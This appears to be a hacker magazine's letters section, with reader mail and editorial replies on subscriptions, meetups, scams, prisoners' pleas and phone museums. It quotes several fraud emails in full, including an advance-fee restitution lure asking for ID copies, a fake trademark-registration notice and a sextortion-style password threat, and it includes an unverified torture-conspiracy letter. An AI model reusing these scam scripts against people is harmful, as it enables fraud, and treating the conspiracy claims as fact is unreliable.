Last night was the first time I've read one of your magazines and I'm like a junkie now. I instantly told my brother to get me a subscription ASAP. I've been incarcerated for the past five years. God willing, I'll be headed back to court for my hearing this year. However, I'm going to become one of the best security consultants in the world. I just want to be someone my son who's now four years old could be proud of. My mother brought a CISSP study guide and I need your succor on what I should study first before I read this book because I'm lost. Please give me some of your professional support to help demystify this CISSP study guide. Thank you very much!

Anthony

The thing you really need to remember above all else is to not try and be someone you're not. We can't magically make this book intelligible. You need to feel a passion for the subject matter contained within or you're not going to be happy pursuing it. This is true of any field. Your kid will look up to you as long as you're honest, sincere, and you keep a positive outlook.

There are lots of people out there who think they can advise people into what career choices they should make. But you should never rely on someone else to make the life changing decisions. That is always up to you, regardless of where you happen to live or your place in life. The vast majority of problems in the world come about from people being coerced into doing things they're not comfortable doing. Don't let this be one of those things. And don't take our advice either if it doesn't feel right for you.

Problems

Dear *2600:*

I just got the latest issue (36:2) and noticed a problem after page 26. The middle of a previous article starts from page 19 and carries on to page 26 then back to normal at page 43 in the middle of the letters.

Edward

We're frightfully sorry to hear of this and will of course send you a replacement, plus something additional if you send us the defective issue. (We collect them.)

Dear *2600:*

I am the victim of an illegal human experimentation program and torture due to the personal vendetta of one American man with intelligence community connections. I am not trying to sound like a crackpot. I have documentation backing up all of my claims which have been distributed to some extent by now. Some may try to gas me and make me mentally disabled or straight up kill me, though I doubt this will happen as I've gone public.

I am a U.S. citizen who formerly resided in Mclean, Virginia and Pittsford, New York. In my case, I was tortured at a black site in Germany (KBO Taufkirchen) after a false accusation of ISIS affiliation. I was on Flight PC1019 on July 7, 2019.

"Operation Canister" Technical Details - Note: Not an official government document!

Step One: Identification of a target

A target is identified through the existing "community watch" network or recommended by someone inside an agency (FBI, DoD, CIA). The latter can happen after a target has personal relationship problems with an agency worker.

Step Two: Unregistered criminal informants and other community watch members

Keep an eye on the target. The target's electronic devices are infected with malware (often through zero-day exploits) and the target is heavily monitored.

Step Three: Harassment

The target is harassed using portable microwave weapons (one magnetron, one lead acid battery, one relay, and a brain wave generator computer) while getting psychologically tortured and driven to suicide by neighbors and family members who are paid off, intimidated into working against the target, and convinced that the target is a pedophile or terrorist. "Surveillance role players" (see LinkedIn for sample job listings) are sent after the target in public areas in order to provoke them. The target's home may also be broken into during the harassment stage. Another goal is to also isolate the target from friends and family.

Step Four (Path 1): Suicide

The target eventually gives into the harassment and commits suicide.

Step Four (Path 2): Murder

Once written authorization is gained for a murder and the target is isolated, they are baited into a trap and silently killed.

Step Four (Path 3): Induction of mental disability

The target is placed in a special room and given a liquid neurotoxin in order to induce mental and physical disability. A special type of gas is also used to induce permanent mental illness. A recording may be made during this period. Target may also be committed to a mental hospital without the induction of mental illness. After this step, target is given a plea deal with double digits in jail and forced to accept it.

John

Admittedly not the most cheerful letter we've gotten this quarter. Although the temptation is to immediately dismiss such accounts and assume you're reading the rantings of a crazy person, if this were a movie or a novel, we would not only completely believe them, but we would be totally on their side from the start. As with anything else, we owe it to ourselves to look at the evidence and make sure it gets to people who really understand the nuances. Even if one in a thousand such accounts proves to be credible, it's worth sifting through all of the nonsense to reveal the truth.

Dear *2600:*

The "Now Available" link for *Dear Hacker* at the bottom of your site goes to a dead link. It appears that Wiley no longer has this product.

jo5h

Sometimes we forget to look at our own site. Yes, indeed, that book has been sold out for ages. We've removed all reference to it. Thanks for bringing this to our attention.

Dear *2600:*

I just received my subscription renewal form in the mail. Please check your records. I believe I still have one more issue coming. If your records say differently, please add it to the list below of reasons why I will not be renewing my subscription.

1. It took an act of Congress to get my address changed from my old address. I thought you were a technology-based magazine. So why could an ad-

dress change only be done through snail mail?

2. Your magazine has changed from technology-based information quarterly to a political commentary magazine. There are a million places I can get political commentary from.

And the third and last reason is the shortening of my paid subscription, according to you.

Good luck with your political commentary magazine. I will get my hacking information from other sites from now on.

Ray

This is probably for the best. When someone has this many issues with us, there's no point continuing with the charade. But, out of respect for those early days when you had some degree of faith in us, we felt we should address your points.

You subscribed for two years and we sent you eight issues (actually nine, but we'll get to that). Time can fly when you subscribe to us, but there's not much we can do about that.

When you change your address, we need to make sure it's really you. Yes, we're a technology-based magazine, which is why we're aware of how easy it is to fool most systems. We make it as easy as we can. If you have your address label, then we're relatively sure that you're you (or someone has been going through your trash for the express purpose of getting your 2600 copies sent to them). If you entered your phone number in your order (not required), we can verify with a phone call. If you made an account on our store, you can communicate that way and we'll know it's you. Failing all of that, we have to insist that we get something from you (or the postal system) in writing, so we have an actual paper record. Also, your request for an address change came after your last issue had already been sent to your old address. So we sent another one to your new address. We doubt Congress could do any better.

As for "political commentary," without specifics, it's hard to address. But it sure looks like we're printing plenty of technology-based information to this day. And, from our very first issue, we've always included opinions on all sorts of other things going on in the world. (It doesn't seem very likely that we weren't doing this when you first subscribed in the fourth quarter of 2016.) We find that most people who complain about this simply have other opinions. Expressing them would be far better than telling everyone else to silence theirs. Regardless, these kinds of things always have some degree of relevance to the technological world we focus upon.

If you count the number of issues you have, we're certain it will add up to eight. If it doesn't, simply telling us which one you're missing will result in our sending it to you. To assume that we're out to rip you off doesn't much to make us miss you.

Enjoy the other sites. We'll continue to be a magazine.

Dear *2600:*

The federal government of the United States physically tortured me for political reasons into pleading guilty to a bogus charge. I have included supporting material.

I cannot expect you to care about me, but I am a canary in a coal mine. The police state threatens you all too. I do not have the emotional energy to persuade you, but you are the group of people most likely to share my values, and this is the only way I can reach you. There is no Internet access in prison save only a primitive text-only email system I cannot afford.

All I can say is that if you cannot see your way even to sending me a postcard letting me know this made it out of the prison, I will know that there is nobody who cares about their civil rights at all.

Eric Pepke 59787-056
Federal Correctional Complex
PO Box 1000
Petersburg, VA 23804

Let's make something clear. We simply cannot take on every instance of injustice and solve everyone's problems. (We get so many pleas for help and it's both overwhelming and heartbreaking.) Please don't rely on us or the hacker community as your only hope because that's an awful lot of pressure to put on anyone. What we can do is offer an outlet where we can try to draw attention to some of what's going on, as well as general advice on how to be heard, how to survive, and how to stay sane. We printed your info here so people can write to you if they so choose, but you have to keep fighting even if they don't. Whether in prison or in society, we all feel like it's too much to bear at some point. Building that inner strength that makes you keep pushing forward is what we all need to be helping each other with. We can make an extra effort to be better people, share our experiences, and provide some inspirational tales for all of us to benefit from.

Encouragement

Dear *2600:*

I've been a reader of *2600* since... oh, age 13 - early 1990s. It's from your magazine I came to understand hacking was more than just a technical pursuit, that we can also do well for humanity, stand up against tyranny etc. Listened to *Off The Hook*, and I have learned and taught others so much!

I ordered a lifetime subscription since I sometimes forget and go a while without, but also as a show of support. I'd have gotten the back issue package, but bills.

All my regards and thank you.

Karel

Your support means the world to us. It's not about what you buy, but what you absorb and give back to others. On that front, you're doing great.

Suspicion

Dear *2600:*

Recently, I sold an office chair on Craigslist. What happened made me think deeper about my security protocols.

In the past, I had managed to sell a few other things without encountering any scam attempts. This time was different. About an hour after I posted the ad, which had an asking price of $425, I received the following response:

"My wife is very interested in the Aeron chair please text her at xxx-xxx-xxxx"

My protocol for selling the chair was: only use the email relay, only cash, buyer picks up in front of my apartment building. I replied:

"Have her contact me directly." No response.

About an hour later, when I received the exact same message from someone else, I did some research to find out about the phone verification scam. Either the actual scammer or a harvester was after my cell phone number. OK, not a problem.

A week went by and I received a few more of these including some that were better, like asking about why I was selling the chair and its condition. None of the scammers thought to make the obvious offer of $375 so that we - big surprise - could settle halfway at $400.

By the end of the week without a legit response, I was doubtful of a fast sale. Then on Saturday evening I received the following:

"Hello,

"I'm interested in your Aeron chair. Would you be available for me to come look at it tomorrow, Sunday May 19? If so, please text me at xxx-xxx-xxxx.

Best, xxx"

I replied that he should use the Craigslist relay to chat and that he needed to make an offer.

We agreed to meet at my building - his offer was the full $425. He wanted an address and my phone number to contact me. I almost replied with a very nasty message telling him to f*k off. My wife stopped me. So I replied with only my address, which he accepted.

At this point, I was 100 percent convinced this was still a scam. Who does not make a counter offer? And the texting business.

I lost the bet with my wife.

Days later, when spending one of his 50s around town, I had some ridiculous idea the store clerk would refuse the counterfeit bill. No such luck. I had indeed lost the bet.

I was convinced this guy, who only wanted a slightly used office chair, was a scammer because of information I received earlier by chance (the scammers who replied first). If his response had been first, I would have thought and felt differently, which made me think about a different scenario. What if I was instead 100 percent convinced he was legit? What if I did indeed give him my phone number? What if it was a scam?

The only way is to 100 percent stick to your protocol and never deviate from it either way no matter what evidence you have to the contrary.

richg

We're certain there are tons of similar stories involving these kinds of interactions and we'd love to hear more of them. It's great that you were able to quickly recognize a scam and you did the right thing by researching the suspicious activity so you could figure out exactly what game was being played. Unfortunately, this helped make you overly suspicious, which could have adversely affected actual legitimate interactions. This is a microcosm of what's going on in our society, much of it due to the types of exchanges we have with unseen individuals or computer scripts. It's actually changing who we are and how we behave. It's scary, but it's also fascinating. Thanks for sharing.

Nice Try

Dear *2600:*

Our records indicate that you are eligible to receive restitution for one or more of the Internet fraud schemes you've been a victim of. See necessary case details below.

Case on apprehended Internet fraudsters, A group of Chinese and a Vietnamese national and some team of Africans who were arrested on felony charges in Atlanta, June 2019 has officially been closed.

The case was closed based on the following terms:

1. Restitution order: seized assets shall be liquidated and converted into a restitution fund.
2. Time served plus 168 months.
3. 10 years probation.

The perpetrator and his group of co-offenders had over 2000 aliases originating from Russia, London, Turkey, and many more masking their original identities. Our records indicate that you have also been a victim of their fraud schemes as your contact details were found on several devices belonging to the perpetrators.

Following court orders, this makes you eligible to receive restitution for damages caused by their crimes.

The United Nations and World Bank, with years of experience on similar cases, after having consistently pursued the subjects' case for two years, successfully secured a restitution payment sum of USD $1,400,000.00 for each victim. Restitutions are being ordered to be paid immediately. To start the process of receiving your restitution benefits, kindly email the following details for the release of your compensation payment:

1. Full name
2. Company name and address
3. Phone number
4. Copy of international passport/ID card
5. Occupation

Mr. Takayuki Oku
For Cyber Crimes Unit Asia Division

You get a real "A" for effort. We especially admire the creativity of using the memory of previous Internet fraud schemes to perpetuate a brand new Internet fraud scheme. We can't imagine anyone who was a victim of this sort of thing once actually falling for it a second time. But they're sure to have a good laugh in the end. We certainly did.

Also sure to generate some hearty chuckles is the letter from the Asia division somehow coming from an email address in Gabon.

One way we can have fun with such scams is to create our own fake IDs to email them. Then, when they try to steal the identity of a fake person, all kinds of hilarity and confusion will ensue. We'd be seriously interested in printing ideas of counter-scams to mess with the con artists.

Dear *2600:*

This email is from China Intellectual Property Office, which mainly deal with international trademark and domain names, etc. Here we have something to confirm with you. A company named "S.P.Y Investment Co., Ltd" was applying to register "2600" as its international trademark and some domain names (.asia/.cn/.com.cn/.hk/.tw).

But after our audit work, we found that the keyword is the same as your company name. We need to check with you whether your company has authorized "S.P.Y Investment Co., Ltd" to register the international trademark and those domain names. If you authorized this, we will finish the registration as per our duty. If you did not authorize, please contact us by telephone or email within seven work days so that we will handle this issue better. After the deadline, we will unconditionally finish the registration for "S.P.Y Investment Co., Ltd." Thanks for your cooperation.

Allen Ren
International Department/Manager
China Intellectual Property Rights


We're not entirely sure what the scam is here, but needless to say, we didn't make any phone calls or send any emails to these people before their self-imposed deadline. So now, we need a new name.

Another Meaning

Dear *2600:*

Some notes from a fascist island. Maybe this loses something in translation, but seen today in Singapore's Little India. Kind of blatant....

Jim



This picture ties in rather nicely with the "hacking activity" image found on this issue's back cover from Malaysia, which is Singapore's next door neighbor. Apparently, hacking takes on a whole different meaning in those parts. It might be interesting to organize a hacker conference over there just to see what kind of people show up.

NMoreira BOOT(ed)

Dear *2600:*

This is a total shot in the dark, but I wonder if you could help me get a message to the author of a certain piece of ransomware. Specifically, whoever created the program known as "NMoreira BOOT."

The message I want to send is this:

"Thank you so very much my dear sweet friend for leaving the contents of my hard drive merely scrambled by reversible cipher! Thank you for not permanently deleting my data! Furthermore, thank you for leaving an easily discoverable method of recovering my files right in the middle of your ransom note.

"I had no recourse, you had no reason to make your ransomware actually work, it's not like I could have protested even if it turned out there was no key. But not only was there a key, I only needed to read my boot sector to find it!

"Not only that, I have to admit I really was asking for trouble, leaving my old Windows 7 computer exposed on all those public ports. I had my username and password both set to "7601" and even my RDP was public! For shame!"

Thank you for your time and attention.

cf43e4

First off, let's not assume that hackers and malware writers move in the same circles. Perhaps this message will be seen, but the main reason for publishing it is to give people hope that there's always an ingenious way around restrictions, in this case the restrictions some jerk decided to impose upon your system while attempting to coerce money out of you. But we wish you would have gone into more detail as to precisely what steps you used to outsmart them. While there are many solutions already out there for this specific malicious program, we always like to share information that will help people figure out ways of defeating this sort of thing on their own. Congrats on getting your system back - we trust you've learned how to keep this from happening again.

Our Monthly Meetings

Dear *2600:*

Due to lack of general interest, availability, and other security groups already established, the Grand Rapids first Friday meeting at Schmohz is no longer meeting.

Dan

Sorry to hear this and will make the appropriate changes in our listings. Of course, if anyone else wishes to step forward and start new meetings in this city, all of the info on how to do that can be found at www.2600.com/meetings.

Dear *2600:*

What happened to the Connecticut chapter of *2600?*

Jeremy

We heard from multiple sources that the most recent meeting in that state was no more, so it was delisted sometime last year. But since Connecticut has so many mid-sized cities, there's all kinds of potential for new meetings to sprout up. Anyone interested simply needs to follow the guidelines listed on our web page and keep us informed.

Dear *2600:*

I'm a local and am highly interested in meeting with or attending.

My personal situation is complex. Resources I have attempted to connect with have been law enforcement, the city of San Diego, my apartment owners, Apple, and third party app support.

I'm experiencing multiple privacy invasions not limited to my device and provider network. This has continued for months.

I am genuinely asking for help, compensation is available - identity and any information I'm happy to assist and provide.

P

Everyone brings something different to our meetings. We advise you to bring more than just your problems and the desire to have someone there fix them. By all means, tell your story and listen to what other people have to say. But also come with the willingness to help other attendees with the things that you know and have experienced. It's not a competition to see who knows the most and anyone who makes you feel like it is isn't understanding the true meaning of the meetings. While you can certainly find people to hire for various challenges, we suggest getting to know them as individuals first, so that you can truly feel comfortable sharing your private info. In the end, addressing your challenges (and others) could become a community project. Good luck.

Dear *2600:*

Would like to start a meeting in Omaha. What's the info?

Jason

Why would you want to start a meeting when we already have one there? It's pretty simple to check our listing to see if you're already covered. We trust you've found it by now.

Dear *2600:*

Great turnout this month in Raleigh, North Carolina. 17 people total.

arcane

That is definitely impressive. Congrats and keep it up!

Dear *2600:*

Wanted to advise that Denver *2600* has now had three consecutive meetings and is going strong.

We meet at Park Meadows Food Court at 5 pm on first Fridays and usually migrate to Greenwood Village 1UP arcade after.

Lucky225

Consider yourselves listed as of this issue. We look forward to hearing great things.

Dear *2600:*

I have a question about meeting locations in San Francisco. I checked your meeting list and see that there is a meeting location in San Francisco at Embarcadero 4 Street Level. I was curious if there were any other locations that you might know of?

The reason I ask is I found an access point while connecting to a local library. The SSID on the access point is 2600@SFPL and I thought of the *2600* organization and was curious.

I will continue to investigate this SSID and possibly hack it if I can to get more information.

Please let me know.

Orca

While we sometimes scare ourselves with how far our reach extends, it's not really a valid assumption that there's a meeting every place you see "2600" pop up on an access point. It's certainly possible, though. Please let us know if you find a secret meeting somewhere in that library or at least someone working there with a hacker mindset. (And, of course, we have no objection to people naming their access points after us. It really drives the authorities crazy.)

Dear *2600:*

So just got to Spain fairly recently and there isn't shit for *2600* in Europe. Is there a good reason? Is it like it was in Seattle? Should I expect a hassle and tear gas? If not, I'd like to start up a *2600* meeting here in the city: BlackLab Brewhouse - Palau del Mar, Plaça de Pau Vila, Barcelona.

Please let me know.

Michael

We'll give it a shot here in the letters section and if you take care of it, feed it, etc., we'll see if we can make it a permanent thing in the meetings section. Seriously, keep us updated so we know you're serious. The tear gas in Seattle was a one time thing, by the way. It could have happened anywhere. And it's a bit of a generalization to say there's no scene in Europe just because of the results from one city. All of this is built by the efforts of individuals. We look forward to you going out there and being one.

Dear *2600:*

I'd like to update the location of the *2600* meeting in Berlin: 7 pm at the Alexa shopping mall (Alexanderplatz) in front of Manju.

Merchanman

We hope this doesn't turn into a tour of the various shopping malls of Berlin. We've made the change. Hopefully you stay put for a while.

SENTIMENTS

Visibility

Dear *2600*:

So I thought this was really cool. I am one of the very fortunate people in this modern era because I still get to go to my local Barnes and Noble bookstore right by my house and pick up the latest issue of *2600*, which I do all the time. It's a fun treat that I always look forward to. Today I went there and *2600* was missing from the magazine section. I looked frantically, behind other magazines, checking other sections thinking they moved it, but it was nowhere to be found. Saddened, I went up to the clerk to ask if they too had finally stopped carrying my favorite publication. She looked it up on the computer and said "Oh no sir, we actually have it displayed on a special featured magazine shelf" located right in the middle of a high traffic section of the store, near the front door even.

I thought this was super cool. Not only are you guys still valuable to the local Sacramento people, you are showcased!

@brokergabe

This is indeed great news. We just hope people don't give up when they can't find it in the usual location. Maybe this will help bring in even more new people, which is what we ultimately want. (To find a store near you, check our new list of stores that carry us at www.2600.com.)

Dear *2600*:

I have been a longtime follower of *2600*. I first became aware of the zine in the mid 1990s and started to collect for a bit. I am not exactly a hacker, but have been close with a number of hacktivists for many years. I recently became chief editor of Anonymous's news website and admin of our Facebook page with over 10 million followers. I was wondering if you might be looking for writers and/or editors. Below you'll find links to my blogs and I have attached my resume. I hope this message finds you well and look forward to your response.

Anonymous

You actually signed a real name, which was yet another example of how this didn't seem too Anonymous-ish. Regardless of whether you're someone with no name at all or the duly elected King of Anonymous, if you write good articles, we will consider printing them. We hope you send us something.

Dear *2600*:

I am in the process of setting up a website to sell hacking-related stickers, clothing, and loot. I was wondering if you sell wholesale and if you have stickers. If you don't have stickers, would you be interested in letting me sell them through the new site?

Let me know if you want a little more info or background. Thanks!

Cor

You certainly don't need us to sell stickers. In fact, with a free classified ad in the Marketplace, we can help you sell whatever you come up with through your own site. When we've had stickers in the past, we've usually given them away with orders of other stuff. If anyone is interested in designing something for that purpose, we'll certainly take it under consideration.

Dear *2600*:

Random question - would you ever be interested in selling any of your web projects? I'd be interested in talking about https://www.2600.com/ if you're open to the idea!

Do let me know.

Allie Floyd
Business Aquisition Specialist

You know what? Getting the "www" part of our site to work properly was a real project in itself. We'll sell that to you! (We actually took the time to send this response.)

Dear *2600*:

I've enjoyed *2600 Magazine* as an off and on print/digital subscriber and newsstand patron for about 15 years. I pride myself in reading the magazine cover-to-cover, but I have clearly been skipping over the Marketplace section. What's with all the letters from pedophiles requesting pen pals? I know the Marketplace has a disclaimer to contact these advertisers "at your own peril" and most readers should know better than to contact inmates without at least doing a quick search of their name, but why are these letters being published in the first place?

Thank you for reading.

Jeff Future

We don't do background checks on people submitting ads for the Marketplace, or anything else for that matter. As you mention, it's fairly trivial to look up those in prison to see what they were locked up for, and to then decide for yourself how to proceed. We don't believe prisoners lose the right to communicate with the outside world, regardless of what crimes they've committed. But we also believe people should exercise extreme caution whenever communicating with anyone they don't know - or when simply sharing personal info in social media.

Dear *2600*:

I want to get my own story out (atmcrime.wordpress.com). There are a couple of mainstream news pieces on me and some clear bullshit like www.snopes.com/fact-check/reverse-pin-atm-alarm/.

Joe Zingher

The idea of having an emergency PIN to alert police to a robbery at an ATM is definitely an interesting concept, but we wonder how many people would remember it in a crisis or simply spell out something obvious like HELP, which robbers likely *wouldn't appreciate. We'd love to see an updated article on where this stands with new ideas or theories.*

Dear *2600*:

Howdy y'all nice persons. Been a bit since I dropped greetings in a message. I found the attached zine shelves you may find joy in seeing. Stay the way you do.

pic0o

What time machine did you travel through to find this? Is there really a 1986 edition of our zine on a shelf somewhere? What a world this is sometimes.

Dear *2600*:

Just following up on my email from the other day. Have you given any thought to selling https://www.2600.com/?

Do let me know what kind of price point you'd be looking for and I'd be happy to discuss it with you.

Allie Floyd
Business Aquisition Specialist

Well, the story seems to have changed since the last offer. You wanted to buy one of our web projects before. Now you want the whole site? That obviously is going to move the price point substantially. But it's not us you have to convince.... (We left it like that and haven't heard back as of press time. But, seeing as how they're in the business of acquisitions and can't even spell that word correctly, this is probably going nowhere fast.)

Dear *2600*:

I am the writer of a blog about my journey into cybersecurity and ethical hacking as a 15 year IT professional.

I will be taking courses, reading books, attending events, and obviously purchasing the kit to use.

The site is thesecuritynoob.com and, although new, has received an amazing initial response both in daily page views and responses on Reddit and other forums.

I will this week be setting up the Facebook page and turning my Twitter account (over 15k followers) and Instagram to being more focused on this and linking them to my site and LinkedIn.

I don't know if you have any sponsorship criteria or if you even do it at all, but I would love to get involved, if not now, then in the future for a subscription that I could read and post about on my site.

Please get back and let me know any information on how you work (even if at all).

The second post on my blog had already got me asked to guest blog on the site for the company who held the event The Techforce and I fully expect to see the grown of my blog grow exponentially the rest of 2019 and into 2020.

The site has been going great and has a few hundred unique visitors a day already.

Sorry for the seemingly random email, but I suppose if you don't ask then you don't get.

Alex

While what you're doing is pretty far from what we're doing (we think ethical hacking is a big scam and this all seems overly corporate to say the least - and what's with that "kit" that you're "obviously purchasing"?), we do have to acknowledge that you've got things organized pretty well and you're obviously dedicated to this pursuit. We have no problem sharing info about your project and we hope you have no problem subscribing to what we do. We'll leave it to our readers to decide for themselves if this is the kind of thing for them.

Permissions

Dear *2600*:

I would like to share on my website articles from old versions of *2600 Magazine* that I purchased a long time ago, mainly for nostalgia purposes, but also to pique the curiosity of non-security IT people who are curious about the field of cybersecurity.

I cannot find the *2600* policy on if and when articles become free to distribute openly. Please advise.

George

This has never been an issue for us - the articles are meant to be shared. We just ask that the author is properly attributed and that info on us or a link to our site also be included. (We love that you refer to old editions as versions.)

Dear *2600*:

I used to pick up your magazine whenever I could and enjoyed it when I did. I have started a new career in film and plan on shooting a short later this year or early next, and I was hoping to get permission from you to have your magazine in my film. The film is about a hacker who hacks corporate web servers to gain information on them to be a whistleblower. While he is cracking a site, he comes across an AI that has set up residence there and goes about manipulating him for its own means. I thought *2600* would be a good fit to have on his end table and thought you wouldn't mind the extra advertising. Also, any programs or graphics that you would recommend to be seen in the film would be appreciated. It is a flight of fantasy.

Christopher

This is also something we generally don't have a problem with. In fact, we have trouble with the concept of asking permission to have a product in a film to begin with. All we can suggest graphics-wise is to not go overboard or try to be flashy. That's never been what this scene has been about. As for programs, whatever gets the job done and isn't *glamorous is probably the best fit, if we're reading your tone correctly. Best of luck with this project! We hope to see many others.*

Information

Dear *2600*:

Have you heard about the 2020 presidential candidate's family that got detained at the Disneyland resort property in Anaheim, California for possession of marijuana on August 13, 2019 at approximately 9 pm in the Mickey and Friends parking area?

#bannedfromdisneyland

No, but it sounds like a great story. And that's a real fun hashtag.

Dear *2600*:

I recently learned what may have been widely known already. The story of how this IPv6 assignment was determined would perhaps be of interest to your readers.

https://whois.arin.net/rest/net/NET6-2600-1.html

Was it a colossal coincidence? Or was there a considered choice involved?

dp

If you're referring to Sprint having the IPv6 assignment of "2600" and not us, we definitely were not a part of how that played out. We'll have our revenge when IPv9 is implemented.

Dear *2600*:

I wanted to send in a note about the Tacoma Telephone Pioneer Museum. It's located in downtown Tacoma off of 9th Avenue at 757 Fawcett Avenue. Their hours are 8:00 am to 12:00 pm (only on Thursdays!).

Allow at least one hour for a tour of the museum. As noted above, they are only open one day a week for four hours! When we visited, there were three or four docents and each with a *lot* to say about phones and telecommunications history. Drink plenty of coffee before you arrive.

This museum opened in the fall of 1991 and was built from the collections and donations of former employees and AT&T. AT&T provided space on the first floor of the AT&T office building in Tacoma for the museum. The museum contains a variety of exhibits, including:

- Vintage telephones, many crank type old sets, both foreign and domestic.
- The first cordless telephone from the Seattle World's Fair held in 1962.
- An early video phone from the World's Fair.
- A wire chief's desk from the 1920s.
- A working 701A step-by-step PBX. It was donated by AT&T in The Dalles, Oregon. It is in good working condition.
- Several vintage teletype machines and related equipment all in working condition.
- A multitude of old pictures of employee groups, telephone buildings, old construction projects, etc.
- Many old manual switchboards, a long distance operator's board from the old Tacoma office, several old manual PBX boards including two local battery drop signal models.
- Toll test boards, a Morse board, and a primary board are equipped with a working Morse telegraph key and sounder. Two of our docents still were able to use the code.
- Old telephone directories, including some from the turn of the century.
- A working crossbar dial system.
- Two phone booths equipped with lights and telephone sets.
- A display of electronic tubes that were manufactured by the Western Electric Company.

If you are in the Puget Sound area or just visiting Tacoma, it is a must-see. It is a great little museum and provides a window into telecommunications and how it got that way. We were even given vintage glass insulators just for showing up!

Geoff

These museums are a great way to see old technology and learn some history. We know of similar setups in Seattle, Waltham (Massachusetts), and Ellsworth (Maine). We'd love to hear reviews from those places and learn of new ones. Thanks for sharing.

Dear *2600*:

Please send snail mail address for donations to *2600* - I have no credit card!

Jim

That address is easily found on our various sites and in each of our issues, but we'll repeat it here: PO Box 752, Middle Island, NY 11953 USA.

Deceit

Dear *2600*:

Can you please help me? Someone tricked me into sending them nudes and they are blackmailing and telling me that they'll share it everywhere if I don't pay them by today. If you're a hacker, can you please do anything to help? I'm begging you. I'm so desperate and I can pay you if you want. Here is his number on WhatsApp.

EM

This is definitely not something we need to get involved in. Of course, it's hard to imagine you expected to actually find someone within a single day to help you here. Even on a TV show, that's a bit of a reach. The only thing we can do that might be of help is to emphasize the point that when something is put or sent online, it's entirely possible that it will one day find its way elsewhere, whether through accident, incompetence, data breach, or just plain evil behavior. Of course, that doesn't do anything to help you, but there really isn't much that can be done when things reach this point. Perhaps if we lived in a world where people weren't shamed or otherwise abused when such things happened, it wouldn't be as much of a traumatic experience. The only other possible consolation is that all kinds of evil programs are being developed to create fake images, both still and moving. Soon, it will become *a real challenge to tell what's authentic and what isn't.*

Dear *2600*:

Hello!

I am a representative of the Chaos hacking group. In the period from 30/06/2019 to 24/09/2019, we gained access to your account tickets@2600.com by hacking one of the 2600.COM mail servers.

Have you changed your password yet? Good! But our program intercepts it every time. And every time I get your new password!

Linwood Scoggins

We're going to stop you right there since this goes on for quite a while and follows the familiar pattern of trying to scare someone into thinking they've been caught in a compromising position by someone who has their password (not very likely with the HOPE ticket department). Sometimes it's made more believable by actually revealing a password the person once used which can really scare the shit out of them if it's a password they're still using. (To avoid this, never use the same password on multiple systems - or for years at a time.) That password is often obtained by simply cross referencing a massive list of compromised passwords that have corresponding email addresses. It's important to note that the email address itself isn't necessarily compromised, but is usually a part of a throwaway pair used for anything from buying tickets to signing onto a Wi-Fi network. So if you were once asked to make a useless account somewhere with an email address and a password in order to get something quickly, the above letter may find its way to that address while quoting that password, thereby freaking you out if you remember the password. And then, of course, the next step is to extort money out of you by directing you to a bitcoin wallet with the promise that your "secret" will be safe if you pay up. It's always complete bullshit.

But you know all that. The only reason we even focused on this in the first place is because the letter was alleged to have come from the "Chaos hacking group." We thought it was funny. We don't know if our friends at the Chaos Computer Club feel the same way.

Dear *2600*:

I found in my bank statement transactions from your website, but the fact is that I did not buy anything from you and never even visited your web store. The first 4 digits of my credit card 5931 I have detailed fax from the bank if you need it.

Edward

What's weird about this is that you're emailing an address that has nothing to do with our store. That, and your name doesn't match the name in your email address, which claims to be from Hungary. Despite that, this still concerned us greatly, as unauthorized charges from our store simply don't happen. We were really tempted to reply. And then....

Dear *2600*:

I found in my bank statement transactions from your web store, but the fact is that I did not buy anything from you and never even visited your online store. The first 4 digits of my credit card 5931 I have detailed fax from the bank if you need it.

Nathan

Now what are the odds? This time the email came from Finland and was sent to a completely different address and, again, the names didn't match in the sending address. The slight variance in the text is probably what fascinated us the most, though. Someone made a conscious decision at some point to change "website" to "web store" (or vice versa). But the real mystery is what the actual scam here is in the first place. There were no attachments, no links, and no requests to send along bank account information. We're curious if anyone has ever fallen for this one. We suspect that replying is what gets the scam going in earnest. So, if anyone is game, pal.matyas@tvnetwork.hu and nezir@hkcruisers.com probably have a lot to say.

Dear *2600*:

I just wanted to take a moment to reach out to you in regards of your website 2600. If you are open to it, we'd love the chance to have you host an advertisement for our company.

Please let me know and I look forward to hearing back from you.

Erika Cao
Marketing Outreach Coordinator

One of these days, we should just take these people up on one of these offers and see what happens. The fun we could have if only we had more time....

Dear *2600*:

This immediate assignment note/advisory alerts all media to the November 7 sealed-bid auction of Democracy.com through Heritage Auctions. Offered at auction for the first time in history, bids for this category-defining, one-word domain name must be submitted by 5 pm EST (New York, New York) on Thursday, November 7. The Democracy.com domain name will be owned by the highest bidder over $300,000 (plus 15 percent buyer's premium).

At a moment when democracies worldwide are in crisis, who will own Democracy on the Internet?

DALLAS, Texas (November 4, 2019) - Democracy is in crisis across the globe and in the news every day. Hong Kong consumed by daily pro-democracy protests. Russians accused of tampering with U.S. elections. Britain in endless turmoil over Brexit. Impeachment proceedings in the United States Congress. A presidential election in 2020.

The Democracy.com domain carries enormous and unique significance in this moment in history as nations across the globe struggle to define what will happen to their democracies.

"As we watch democracy threatened worldwide, this auction is a unique chance to own what is perhaps the most important domain name of our time," said Paul Minshull, CTO of Heritage Auctions. "We have seen interest from a number of nations already, with multiple bids placed. This will certainly be a one-of-a-kind auction."

"There are very few domain names of this caliber available on the Internet," Minshull continued. "Democracy.com is truly iconic - a single word that inspires the grandest of mankind's ideas and aspirations. Our hope is this domain finds a home with an individual or organization that has the resources and intentions to do something positive for democracy in their community, nation, or globally."

"The auction countdown for Democracy.com has begun for this once-in-a-lifetime opportunity," Minshull said.

"As an investment, one-word domain names such as Democracy.com present a rare opportunity to own an entire concept on the Internet with instant name recognition and credibility, and such category-defining one-word domains can attain significant value."

* Voice.com sold for $30 million in 2019.
* Freedom.com sold for $2 million in 2017.
* Ice.com sold for $3.5 million in 2018.
* We.com sold for $8 million in 2015.

